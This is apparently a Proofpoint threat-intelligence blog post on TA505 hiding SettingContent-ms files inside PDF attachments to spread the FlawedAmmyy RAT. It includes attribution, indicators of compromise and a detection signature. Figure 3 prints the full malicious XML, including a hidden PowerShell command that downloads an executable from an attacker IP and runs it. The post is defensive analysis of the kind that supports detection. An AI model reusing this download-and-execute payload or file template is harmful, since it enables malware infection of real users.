
# TA505 Abusing SettingContent-ms within PDF files to Distribute FlawedAmmyy RAT

proofpoint.com/us/threat-insight/post/ta505-abusing-settingcontent-ms-within-pdf-files-distribute-flawedammyy-rat

July 19, 2018

Blog
Threat Insight
TA505 Abusing SettingContent-ms within PDF files to Distribute FlawedAmmyy RAT




July 19, 2018 Proofpoint Staff

**Overview**

Threat actors regularly introduce novel vectors for distributing malware and especially prize those that allow code and command execution with minimal user interaction. Colleagues at SpecterOps recently published research[1] on abuse of the SettingContent-ms file format. Crafted SettingContent-ms files can be used to bypass certain Windows 10 defenses such as Attack Surface Reduction (ASR) and detection of OLE-embedded dangerous file formats. Specifically, this file format currently allows execution of commands such as cmd.exe and PowerShell without prompts or user interaction.

Since the original publication of this approach, Proofpoint researchers have observed a number of actors -- “early adopters” -- abusing this file format by embedding it inside Microsoft Word and PDF documents. While the combination of the technique with the Microsoft Word container was described in the initial research, embedding inside PDFs has not been documented and likely originated with another source.

**Campaign Description**

We first observed an actor embedding SettingContent-ms inside a PDF on June 18. However, on July 16 we observed a particularly large campaign with hundreds of thousands of messages attempting to deliver PDF attachments with an embedded SettingContent-ms file. The messages in the campaign used a simple lure asking the user to open the attached PDF (Figure 1).





*Figure 1: Example message used to deliver the malicious PDF*

When opened, Adobe Reader displays a warning prompt, asking the user if they want to open the file, since it is attempting to run the embedded “downl.SettingContent-ms” via JavaScript. Note that this prompt would be displayed for any file format embedded within a PDF, and is not caused by the SettingContent-ms file itself (Figure 2).




*Figure 2: Adobe Reader presenting the user with a prompt to open the SettingContent-ms file*

If the intended victim clicks the “OK” prompt to open the file, Windows would then run the SettingContent-ms file and the PowerShell command contained within the “DeepLink” element (Figure 3), which leads to the download and execution of the FlawedAmmyy RAT.

```
<?xml version="1.0" encoding="UTF-8"?>
<PCSettings>
 <SearchableContent xmlns="http://schemas.microsoft.com/Search/2013/SettingContent">
  <ApplicationInformation>
   <AppID>windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel</AppID>
   <DeepLink>Powershell -nop -windowstyle hidden -c
  $a='http://169.239.128.164/tov'
   $b=\"$env:temp\update12.exe\"
   $webc = [System.Net.WebClient]::new()
   $webc.DownloadFile($a, $b)
   $pclass = [wmiclass]'root\cimv2:Win32_Process'
   $pclass.Create($b, '.', $null)
   </DeepLink>
   </ApplicationInformation>
  <SettingIdentity>
   <PageID></PageID>
   <HostID>{12B1697E-D3A0-4DBC-B568-CCF64A3F934D}</HostID>
  </SettingIdentity>
  <SettingInformation>
   <Description>@shell32.dll,-4161</Description>
   <Keywords>@shell32.dll,-4161</Keywords>
   </SettingInformation>
  </SearchableContent>
</PCSettings>
```

*Figure 3: The SettingContent-ms file that contains the malicious PowerShell command*

### Attribution

This campaign is noteworthy because we attribute it with high confidence to a financially motivated actor we refer to as TA505 [3,4]. TA505 tends to operate at very large scale and sets trends among financially motivated actors because of their reach and campaign volumes. Our attribution is based on email messages, as well as payload and other identifying characteristics.

### Conclusion

Whether well established (like TA505) or newer to the space, attackers are quick to adopt new techniques and approaches when malware authors and researchers publish new proofs of concept. While not all new approaches gain traction, some may become regular elements through which threat actors rotate as they seek new means of distributing malware or stealing credentials for financial gain. In this case, we see TA505 acting as an early adopter, adapting the abuse of SettingContent-ms files to a PDF-based attack delivered at significant scale. We will continue to monitor ways in which threat actors use this approach in the weeks to come.

### References

[1] https://posts.specterops.io/the-tale-of-settingcontent-ms-files-f1ea253e4d39

[2] https://www.proofpoint.com/us/threat-insight/post/leaked-source-code-ammyy-admin-turned-flawedammyy-rat

[3] https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta505-dridex-globeimposter

[4] https://www.proofpoint.com/us/threat-insight/post/ta505-shifts-times

**Indicators of Compromise (IOCs)**

| IOC | IOC Type | Description |
|---|---|---|
| 0a4f3f9acc61b85183108a31a306115fe34b571240da70920f0a1425fc32c3de | SHA256 | PDF Attachment |
| 61b1dc4d69730dd83f7ef38dd01012fd3487a4db9eb52b024209967093ae180d | SHA256 | FlawedAmmyy Loader |
| 56f1ab4b108cafcbada89f5ca52ed7cdaf51c6da0368a08830ca8e590d793498 | SHA256 | FlawedAmmyy RAT |
| hxxp://169.239.128[.]164/tov | URL | URL used to download FlawedAmmyy Loader |
| hxxp://169.239.128[.]164/sd87f67ds5gs7d5fs7df | URL | URL used to download the 2nd Stage FlawedAmmyy RAT |
| 169.239.128[.]150:443 | IP + Port | FlawedAmmyy RAT C&C |

**ET and ETPRO Suricata/Snort/ClamAV Signatures**

2025408 || ET TROJAN Win32/FlawedAmmyy RAT CnC Checkin

Subscribe to the Proofpoint Blog